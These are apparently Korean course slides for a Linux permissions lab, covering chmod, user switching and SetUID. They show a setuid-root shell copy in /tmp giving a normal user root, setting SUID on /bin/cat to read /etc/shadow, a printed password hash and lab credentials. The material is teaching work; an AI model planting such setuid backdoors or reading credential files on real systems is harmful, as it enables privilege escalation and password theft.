
- Linux

- » /home/test 디렉토리에 test\_folder를 생성

```
# cd /home/test
```

```
# ls
```

```
# mkdir test_folder
```



The screenshot shows a terminal window titled "root@localhost:/home/test". The window has a standard OS X-style title bar with icons for close, minimize, and maximize. The menu bar includes "File", "Edit", "View", "Search", "Terminal", and "Help". The terminal itself displays the following command history:

```
[root@localhost ~]# cd /home/test
[root@localhost test]# ls
dumpcode.h eggshell eggshell.c format format.c test
[root@localhost test]# mkdir test_folder
[root@localhost test]# ls
dumpcode.h eggshell eggshell.c format format.c test test_folder
[root@localhost test]#
```

### 3 <실습> 권한 관리


#### • 실습 풀이

##### - Linux

» /home/test/test\_folder 디렉토리 사용자 권한을 700으로 지정

```
# ls -al
```

```
# chmod 700 test_folder
```



The screenshot shows a terminal window titled "root@localhost:/home/test". The window contains the following text:

```
[root@localhost test]# ls -al
total 76
drwxr-xr-x. 4 test test 4096 Sep  8 13:33 .
drwxr-xr-x. 20 root root 4096 Sep  8 13:09 ..
-rw-----. 1 test test 8049 Jan  9 2015 .bash_history
-rw-r--r--. 1 test test 18 Dec  1 2014 .bash_logout
-rw-r--r--. 1 test test 176 Dec  1 2014 .bash_profile
-rw-r--r--. 1 test test 124 Dec  1 2014 .bashrc
-rwxrwxrwx. 1 test test 861 Nov 29 2014 dumpcode.h
-rwxr-xr-x. 1 test test 8234 Dec  1 2014 eggshell
-rwxrwxrwx. 1 test test 1715 Nov 29 2014 eggshell.c
-rwxr-xr-x. 1 test test 7599 Dec  1 2014 format
-rwxrwxrwx. 1 test test 180 Nov 29 2014 format.c
drwxrwxr-x. 3 test test 4096 Jan  7 2015 test
drwxr-xr-x 2 root root 4096 Sep  8 13:33 test_folder
-rw-----. 1 test test 4577 Jan  5 2015 .viminfo
[root@localhost test]# chmod 700 test_folder/
[root@localhost test]# ls -al test_folder/
total 8
drwx----- 2 root root 4096 Sep  8 13:33 .
drwxr-xr-x. 4 test test 4096 Sep  8 13:33 ..
[root@localhost test]#
```

The line "drwxr-xr-x 2 root root 4096 Sep 8 13:33 test\_folder" is highlighted with a red box. The line "drwx----- 2 root root 4096 Sep 8 13:33 ." is also highlighted with a red box.


### 3 <실습> 권한 관리

- 실습 풀이

- Linux

- » ksj18 계정으로 전환

- # vm상단에 **root** 립 후 Switch User 선택
    - # ID: ksj18 / Password : ksj2018 로 로그인




## 3 &lt;실습&gt; 권한 관리

## • 실습 풀이

## – Linux

» /home/test/test\_folder 디렉토리로 접근 시도

```
# cd /home/test (접근 가능)  
# cd /test_folder (접근 불가)
```



The screenshot shows a terminal window titled "ksj18@localhost:/home/test". The window has a standard Linux-style title bar with icons for minimize, maximize, and close. Below the title bar is a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main area of the terminal shows a command-line session:


```
[ksj18@localhost ~]$ cd /home/test
[ksj18@localhost test]$ ls
dumpcode.h eggshell eggshell.c format format.c test test_folder
[ksj18@localhost test]$ cd test_folder/
bash: cd: test_folder/: Permission denied
[ksj18@localhost test]$
```

The last command, "cd test\_folder/", is highlighted with a red rectangular box around the path "test\_folder/". The output "Permission denied" is also highlighted with a red box. The terminal window has scroll bars on the right side.

### 3 권한 관리

#### • 파일/폴더 권한 관리 : SetUID

- 유닉스 시스템을 해킹하는데 매우 중요한 요소로, 파일에 rwSr-xr-x로 권한 설정이 되어 있으면, 해당 프로그램을 실행할 때 누구든지 소유자의 권한으로 실행할 수 있도록 허용
- 해당 파일의 소유자가 root이면, 그 파일은 실행하는 사람이 누가 되었든지 파일이 실행되는 프로세스는 실행시간 동안 파일 소유자인 root 권한으로 실행됨



### 3 권한 관리

#### • 파일/폴더 권한 관리 : SetUID

- 리눅스 시스템(Kali Linux)에서 소유자가 root이면서, setuid가 걸린 파일 찾기 명령어) find / -user root -perm -4000 2> /dev/null

```
root@kali:~# find / -user root -perm -4000 2> /dev/null
/usr/sbin/pppd
/usr/sbin/exim4
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/mount
/usr/bin/passwd
/usr/bin/su
```

```
root@kali:~# ls -al /usr/bin/passwd
-rwsr-xr-x 1 root root 57928 Sep 27 2017 /usr/bin/passwd
```

### 3 권한 관리

#### • SetUID를 통한 권한 상승

- shell 파일을 /tmp/shell에 복사한 후
- chmod 4755 shell 명령어를 통해 shell 프로그램에 setuid bit를 설정

```
root@kali:~# cp shell /tmp/shell
root@kali:~# ls -al /tmp/shell
-rwxr-xr-x 1 root root 7496 Oct 14 18:50 /tmp/shell
root@kali:~# chmod 4755 /tmp/shell
root@kali:~# ls -al /tmp/shell
-rwsr-xr-x 1 root root 7496 Oct 14 18:50 /tmp/shell
root@kali:~# 
```

- 사용자 계정을 생성함 : useradd anesra -s /bin/sh
- passwd anesra로 패스워드를 설정함

```
root@kali:~# useradd anesra -s /bin/sh
root@kali:~# passwd anesra
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
root@kali:~# cat /etc/passwd | grep anesra
anesra:x:1002:1002::/home/anesra:/bin/sh
root@kali:~# 
```

### 3 권한 관리

#### • SetUID를 통한 권한 상승

- su -anesra 명령어로 anesra 계정으로 전환
- /tmp/shell을 실행

```
root@kali:~# su - anesra
No directory, logging in with HOME=/
$ bash
anesra@kali:/$ id
uid=1002(anesra) gid=1002(anesra) groups=1002(anesra)
anesra@kali:/$ /tmp/shell
# id
uid=1002(anesra) gid=1002(anesra) euid=0(root) groups=1002(anesra)
# whoami
root
#
```

### 3 <실습> 권한 관리

- SetUid (Linux)

- 실습 목표

- » 내부 디렉토리의 특수권한을 설정할 수 있습니다.

- 실습 환경

| 구성               | ID/PW         | IP             |
|------------------|---------------|----------------|
| 관리자 (Cent OS)    | root/root123  | 192.168.10.133 |
| 일반 사용자 (Cent OS) | ksj18/ksj2018 | 192.168.10.133 |

- 실습 문제 구성

- » 시스템 내부 디렉토리의 특수권한은 setuid, setgid, sticky bit가 있으며 16비트 중 앞에서 사용한 파일 탑과 접근 권한을 제외한 나머지 3비트는 특수 권한을 저장하는 비트로 사용합니다.

이때 관리자는 /bin/cat 파일에 대한 SUID를 설정하여 /etc/shadow 파일을 일반 사용자 계정으로 열람할수 있도록 조치하시오.


### 3 <실습> 권한 관리

- 실습 풀이

- Linux

- » 일반 사용자 계정으로 /etc/shadow 파일 읽기가 불가능

```
# cat /etc/shadow
```



The screenshot shows a terminal window titled "ksj18@localhost:~". The window has a standard title bar with icons for minimize, maximize, and close. Below the title bar is a menu bar with "File", "Edit", "View", "Search", "Terminal", and "Help". The main area of the terminal shows a command-line session:

```
[ksj18@localhost ~]$ cat /etc/shadow
cat: /etc/shadow: Permission denied
[ksj18@localhost ~]$
```

The line "cat: /etc/shadow: Permission denied" is highlighted with a red rectangular box. The terminal window is set against a light gray background.


### 3 <실습> 권한 관리

- 실습 풀이

- Linux

- » root 계정으로 /etc/shadow 파일 읽기가 가능

```
# cat /etc/shadow
```



```
[root@localhost ~]# cat /etc/shadow
root:$6$BeQX7yp8$DwvAogVZnk2TPhyR3s8hkQR67zO3xwYbzCtiXxvmksLRImfe85iFqROLeH977aqfa7F5pQknOrpQ/91dgXtUz/:17783:0:
99999:7:::
bin:*:15628:0:99999:7:::
daemon:*:15628:0:99999:7:::
adm:*:15628:0:99999:7:::
lp:*:15628:0:99999:7:::
sync:*:15628:0:99999:7:::
shutdown:*:15628:0:99999:7:::
halt:*:15628:0:99999:7:::
mail:*:15628:0:99999:7:::
uucp:*:15628:0:99999:7:::
operator:*:15628:0:99999:7:::
games:*:15628:0:99999:7:::
gopher:*:15628:0:99999:7:::
ftp:*:15628:0:99999:7:::
nobody:*:15628:0:99999:7:::
dbus:!:16309::::::
vcsa:!:16309::::::
rpc:!:16309:0:99999:7:::
```


## 3 &lt;실습&gt; 권한 관리

## • 실습 풀이

## – Linux

» /bin/cat 파일에 root 사용자 계정으로 SUID 설정

```
# chmod +s /bin/cat
```



The screenshot shows a terminal window titled "root@localhost:~". The window has a standard Linux terminal interface with a menu bar (File, Edit, View, Search, Terminal, Help) and a command-line interface. The command history is as follows:

```
[root@localhost ~]# ls -l /bin/cat
-rwxr-xr-x. 1 root root 48568 Jun 22 2012 /bin/cat
[root@localhost ~]# chmod +s /bin/cat
[root@localhost ~]# ls -l /bin/cat
-rwsr-sr-x. 1 root root 48568 Jun 22 2012 /bin/cat
[root@localhost ~]#
```

The line "rwsr-sr-x. 1 root root 48568 Jun 22 2012 /bin/cat" is highlighted with a red rectangle, indicating the modified file.

